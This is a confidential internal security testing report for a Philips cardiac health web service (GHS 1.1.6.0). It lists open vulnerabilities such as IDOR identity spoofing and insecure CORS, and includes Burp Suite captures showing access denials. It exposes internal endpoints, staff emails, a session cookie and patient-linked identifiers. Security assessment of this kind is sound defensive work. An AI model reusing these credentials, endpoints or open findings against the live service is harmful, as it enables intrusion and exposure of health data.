PHILIPS

# Security Testing Report

## IGT_Devices\Coronary

## Guided Health Service - GHS_1.1.6.0

PHILIPS SCOE

Confidential

# Table of Contents

# Document Version Control

| | | |
|---|---|---|
| **Name of the document : Guided Health Service - GHS 1.1.6.0 Security Testing Report** | | |
| **Version:** 1.0 | **Intake ID:** | 2851 |
| **Document Definition: This document highlights the vulnerabilities currently existing in the application under scope. It also documents possible actions to be taken to reduce/eliminate the vulnerabilities.** | **Document ID:** | PRHC/C40/SVN/89079 |
| **Author:** Sai Praneetha Bhaskaruni, Ashini Radhakrishnan | **Effective Date:** | 26/Dec/2023 |
| **Reviewed by:** Chaitra N Shivayogimath | | |

# Document History

| Version | Date | Author | Section | Changes |
|---|---|---|---|---|
| 0.1 | 26 Dec 2023 | Sai Praneetha Bhaskaruni, Ashini Radhakrishnan | Complete | Initial Draft |
| 1.0 | 26 Dec 2023 | Chaitra N Shivayogimath | Complete | Final Review |

# Distribution List

| User/Department/Stakeholder | E-Mail ID |
|---|---|
| **Project Owner and PSO** | smita.bansal@philips.com; sreenath.kooloth@philips.com; Chandrashekar.Natarajan@philips.com; Ajesh.John@philips.com; |

# 1. Definitions & Abbreviations

| Term | Explanation |
|---|---|
| SCoE | Security Center of Excellence |
| TLS | Transport Layer Security |
| SSL | Secure Socket Layer |
| CORS | Cross-Origin Resource Sharing |
| XSS | Cross Site Scripting |

The severity of every vulnerability has been calculated by using industry standard **Common Vulnerability Scoring System (CVSS)** used for assessing the severity of computer system vulnerabilities. CVSS provides a way to capture the principal characteristics of a vulnerability and produce a numerical score (Scores range from 0 to 10, with 10 being the most severe) reflecting its severity. The numerical score can then be translated into a qualitative representation (such as low, medium, high, and critical) to help organization properly assess and prioritize their vulnerability management processes.

The severity rating for the numerical values are mapped below

| | |
|---|---|
| None | 0.0 |
| Low | 0.1 - 3.9 |
| Medium | 4.0 - 6.9 |
| High | 7.0 - 8.9 |
| Critical | 9.0 - 10.0 |

The **Severity** and **CVSS vector** of each vulnerability is calculated using the CVSS V3 **Base Score Metrics** Calculator located here. Vulnerabilities identified during security assessment are classified into standardized categories. Refer following table for more information:

Categories for vulnerability classification

| | |
|---|---|
| Web application security assessment | OWASP Top Ten - 2021 |
| Mobile application security assessment | OWASP Top Ten - 2016 |
| IoT/Hardware security assessment | OWASP Top Ten - 2014 |

# 2. System Details & Architecture

A Conceptual Overview of CAD GHS Web application:


• Engages consumers towards their cardiac health through monitoring, forecasting and guidelining.

• A proactive health services marketplace (B2C and B2B) backed by outcome-based services (meters).

• Post MVP, expand the solution to assurance services for large cohorts based on protocol based clinical guidance and AI-driven differential diagnosis.


Test Environment: Validation

Architecture Diagram:




### Screening Guidable

Consumer shall subscribe for BEATS/Profiling journey. Completes the journey. Consumer shall be shown with Screening guidable under Recommendation section. Consumer shall subscribe for the screening guidable only after accepting the consent.



## Clinician Casesheet Flow



## CBO Flow:

- On casesheet generation. Communication shall be passed on to Trello.
- Trello shall send a notification message with the case sheet link to clinicians who are part of CBO group.
- On link click

- If clinician has active GHS session, Clinician shall be shown with casesheet screen.
- If clinician hasn't logged in GHS app. Clinician shall navigate to Login screen and on successful login, case sheet screen shall be shown.

**Consumer view:**

- Consumer shall have the option to view the casesheet.

**Guidance Report:**

- Consumer shall get a guidance report, containing details of all the guidance cards selected by the clinician and with system guidance with a link to view the casesheet.

# 3. Scope

The scope of this security assessment is to perform **Grey-Box** security testing to find security threats that may come from a malicious outsider or insider user of the **GHS 1.1.6.0**. Security testing on **Web Application/Web Services** of the **GHS 1.1.6.0** is performed.

The test scope for this release is explained below:

**Web/API Testing:**

1. **Webapp:** Clinical Feature.
2. **API Endpoints:**
    1. Security Test API
        - Get Casesheet
        - Update Casesheet

• Crawl through complete scope of the web application/service space and identify for any unauthenticated URL or directory.

• Check for all input injection-based attacks across all the possible entry fields in Web API.

• Exploiting any known component vulnerability or service misconfiguration.

• Reviewing the transport layer security implemented.

Follow "Test case execution" section for detailed test cases.

**The test scope for this release is explained in the below table:**

| Type | Scope of Assessment | | | |
|---|---|---|---|---|
| Web Application | GHS | URL | https://cad-consumer-app-preint.us-east.philips-healthsuite.com/ | |
| | | Version | 1.1.6.0 | |
| | | Environment | Test | |
| | | User Role | Clinician | Available |
| | | | CBO Admin | Available |
| | | | Consumer | Can be created |
| Web Services | GHS | URL/Collection | Clinical APIs.postman_collection.json.zip | |
| | | Version | 1.1.6.0 | |

| | | | | |
|---|---|---|---|---|
| | | Environment | Test | |
| | | User Role | Clinician | Available |

# Not in Scope

Below mentioned items are out of scope for the current security assessment:

- Source Code Review
- Network Testing
- AI Component
- Complete Web Application Testing
- All other API's
- Features apart from the ones mentioned in scope.

**Note:** The environment provided was not stable. We have covered the testing of **GHS 1.1.6.0** in the environment provided and the results are valid if the same environment is replicated. Re-run the tests if a new propagation of the environment is made.

# 4. Executive Summary

Security Center of Excellence team engaged in activity to conduct security assessment of **GHS 1.1.6.0** which included **Web Application/Web Service** Testing in scope. The purpose of the engagement was to evaluate the security of the **GHS 1.1.6.0** against industry best practice criteria.

Note: Only highlights of important vulnerabilities are described below. Please refer 'Vulnerability Summary' section for complete detailed list of vulnerabilities.

During the security assessment of the product, security issues in the below area is found:

- Insecure Direct Object Reference leads to Identity Spoofing

During the security assessment of the product, security issues in the below areas were not found:

- CSRF Attacks
- Replay Attack

## VULNERABILITY SUMMARY TABLE

The table below shows a summary of the number of vulnerabilities and their severities.

**Note:** The vulnerabilities mentioned in this report are technical vulnerabilities only. The Product Security Risk Assessment would report the business risks associated with these vulnerabilities.

| Critical | High | Medium | Low |
|---|---|---|---|
| 0 | 0 | 1 | 4 |

# 5. Vulnerability Summary

The Findings and vulnerabilities from the assessment are tabulated below


| Finding No. | Vulnerability Title | Severity | Impacted Area | CVE ID* | Status |
|---|---|---|---|---|---|
| 89650 | Insecure Direct Object Reference leads to Identity Spoofing | Medium | Webapp/Webservices | NA | Open |
| 89648 | Weak SSL/TLS Configuration | Low | Webapp | NA | Open |
| 89649 | Insecure CORS | Low | Webapp | NA | Open |
| 89646 | Improper Error Handling | Low | Webapp | NA | Open |
| 89645 | Lack of Input Validation | Low | Webapp/Webservices | NA | Open |
| 89647 | Delete method is enabled | Info | Webapp | NA | Open |

*CVE ID are mentioned for the vulnerabilities which has a known external CVE.

# 6. Observations


Below mentioned observations are not considered as Vulnerability but informative to the business. *Observations which shows good implementation or best practice identified:*

- If any other clinician other than Apollo group/consumer is trying to access the casesheet, it is observed access is denied to that casesheet.


Clinical App
https://cad-clinical-app-preint.us-east.philips-healthsuite.com/noAccess?type=noAccess
Incognito
Closed

You do not have access to view this page.

Access to this page is denied.


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2023.1.1 - Temporary Project - Licensed to Zer0DayLab Crew
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
1 × 2 × 3 × 4 × 5 × 6 ×
Send
Cancel
HTTP/1
Pretty Raw Hex
Pretty Raw Hex Render
INSPECTOR
Search...
0 matches
Search...
0 matches
Done
1,096 bytes | 407 millis

Target: https://cad-api-gateway-preint.us-east.philips-healthsuite.com

Request


```
GET /reporting/Casesheet/ec7abe03-d034-4bea-a5b4-b84d7f3400f4?subject=
285a6038-9216-44b4-b84b-79857b59ef07&target=
8da87068-d00f-43d3-a5ec-1281059a6121&contextId= HTTP/1.1
Host: cad-api-gateway-preint.us-east.philips-healthsuite.com
Cookie: SESSION=a8dcd91a-d2e6-4aba-aedf-7d0841ad3d93; encryptedMessage=
U2FsdGVkX1%2B7TPf3nt4wNSVGbj3IoApL15R8xJFSxIxwyOstSC1JxikK7LVeTlRmUNGD6
LVuQUofMtFn9bjztElETuGG%2Fj2e26RifX20FnOHXUlrv%2FHznL8TZZ%2Bqf1QywWljeF
4GB1Ij9rWfZOkBFb0HazTvm%2B%2BGoj9Zcf2OZq1U4Pq22Byb2fYbl7Quu859BmYtG1NNb
tuhaLmMmqwGRckFm9V7XxXrKDJEFenAfwlsnDTqFyhqs0y7yUB0Re6FS9UgjINo61P7wYQW
%2FmvidWBasIYYNjwrvs213QrdgwW3ZRWnIKI3sj7EbMIM7iG7rxbl51NkgbR6cPD41%2Bf
Gjsoq8YMmoTZPLuRfT4U5fxd6kRfXG5b7qAW%2FtLVpn6nbPYgJLIko%2F1XxY6K25fMQNZ
iBK2ui2KDGjCzKkIDPVAKXGFDEuz3KLhq6lyR86xI%2FzdGExOx18lgFVwE7k%2Fy0vBkBI
l7aWW5C6AsONVJl%2FtU6B20d3JdFUdo%2FuMfDRFUBfzklqse%2F9oecEfkLYRRuITOu%2
BCOxr%2BRn1YluUfwZSgk560trt6MO7AUjqsVy21qxFDozHzmHdo10RBGHniWjfMxx0HN9j
2NAIBlecsU2JKQVAHJAQwBwm%2F9tray3KaXDfd7JUYXgxzFQLhchrBWdoojKFVJqPsySTh
1ZIxbj1Y0ie1zmqjl7CYI5jGYj3uuXbfXjiadwsSz85dOjfDTMTVkuKv%2Bd0W%2BuW5NQw
qTF%2Br6mRzlhlQOWDOcsJUGyhwfSGJzhJ%2BG3VoM2qorqQNkNwDgapyoGyKpzlvVQFF%2
Brd8APA0UqbQLRi5cgfFjGbfQnmcnaTGHOXnft7ynKQI6VcTiBqG7XYLf%2Bhp1mnP3dsMn
iPBwVACTFDbGOHhqHNYZUR1P91XPo5dodqr8B5jN21QdOpF3vYGAYMsY29BZWhRwc7J8A7n
Sn4%2F6DDmCPWsYHC3wpy%2Bc7PAsQWD%2B1O1bsa0sBZpLWJstOsZi%2BgisNCGSMjzQ%2
BoGNO2P9B%2F26CCEVk8ofB0efBE%2Fpb7fo7JRhHcP7W143MBxLflVgCO1XdXi%2Feh7AF
EtqMj21XB1C%2BrIP%2BaB7isZxWGnwFkjIgXLAq2KmyKyWWVNpF5xx5im1nuLrdo64eXkB
lrQ%2FYzvsphw5AzrwNAhgJJTKochT0NGY%2Bp8SsErcu%2Bsp%2Fzm0%2BXzt5a%2Bumct
Yy5x%2FabS7C7jgRyjA5tF4i%2BInJaHPXGzCd4HOtjbbr4eDSnouGVASdL%2BUGJXMKgrY
```

Response

```
Content-Security-Policy: default-src 'self' *.philips-healthsuite.com;
Content-Type: application/json
Date: Thu, 21 Dec 2023 16:14:27 GMT
Server: envoy
Strict-Transport-Security: max-age=63072000; includeSubDomains;
X-Envoy-Upstream-Service-Time: 170
X-Vcap-Request-Id: 674d60d8-2ff4-4167-5293-0a2af4632fa1
Content-Length: 243
Connection: Close

{
  "id":"ffdfbc81-b551-4838-b969-416da17735b7",
  "resourceType":"OperationOutcome",
  "meta":{
    "created":1703175268013,
    "lastUpdated":1703175268013
  },
  "issue":[
    {
      "severity":"ERROR",
      "code":403,
      "diagnostics":"No consent found for the requested resources"
    }
  ]
}
```


- Casesheet is only accessible for onetime. Replay attack is not possible.



https://cad-clinical-app-preint.us-east.philips-healthsuite.com/noAccess?type=submit

You have successfully submitted the Case Sheet!

Access to this page is denied.


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2023.1.1 - Temporary Project - Licensed to Zer0DayLab Crew
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
# Host Method URL Params Edited Status Length MIME type Extension Title Comment
Pretty Raw Hex
Pretty Raw Hex Render
INSPECTOR
Search...
0 matches
Search...
0 matches

Filter: Hiding CSS, image and general binary content


Request

```
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://cad-clinical-app-preint.us-east.philips-healthsuite.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "encounter":"925ce55f-7852-4296-9542-f5bb2d410c72",
  "subject":"285a6038-9216-44b4-b84b-79857b59ef07",
  "target":"8da87068-d00f-43d3-a5ec-1281059a6121",
  "contextId":"",
  "doctorGuidance":{
    "date":"2023-12-25T21:22:26.305Z",
    "doctor":"Dileep",
    "regNo":"KMC2023",
    "guidance":{
      "custom":[
        {
          "guidanceText":"Stop Smoking."
        }
      ]
    }
  }
}
```

Response

